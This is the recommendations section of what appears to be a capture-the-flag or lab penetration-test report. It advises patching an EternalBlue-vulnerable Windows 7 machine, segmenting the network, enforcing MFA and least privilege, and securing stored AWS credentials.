

Figure 32: Flag 6

Recommendations

1. **Monitoring and Detection System:** Implement monitoring and detection systems to identify unusual or suspicious activities on the network. Detecting unauthorized access can be vital while working against potential threats. As it can help in detecting vulnerabilities such as the eternal blue exploit.
2. **Patching Exercise every night:** Regularly update and patch all systems, including operating systems and software, to address known vulnerabilities. Patching the Windows 7 machine on a regular basis would not have led to the eternal blue vulnerability.
3. **Network Segmentation:** It is important to isolate critical systems from potentially compromised systems. As we can see that all the machines were working on the same MASKEDDJ environment. Avoiding this could have helped in safeguarding critical data.
4. **Access Controls:** Review and enforce access controls to ensure that users have the minimum necessary privileges. Limit access to sensitive files and systems. This would have avoided us to log into systems and explore sensitive files such as AWS credentials..
5. **Implementing MFA:** Implement multi-factor authentication wherever possible to add an extra layer of security, especially for critical systems and accounts. It would have stopped us from logging into the IT Admin's PC.
6. **Secure AWS Configurations:** Review and secure AWS configurations. Ensure that AWS access keys and credentials are properly secured, and follow the principle of least privilege to grant only the necessary permissions.
7. **Educate the Team:** The infrastructure and admin team should be trained to not store passwords in the system and should be memorized.
8. **Incident Response Plans:** Develop and regularly test an incident response plan to ensure effectively handling the incidents. Like using a better antivirus on the Windows 7 machine would have led to limited access to the machine or could have stopped us at the initial steps. Or upgrading older systems such as Windows 7 and Ubuntu 16.04 which reached the end of life.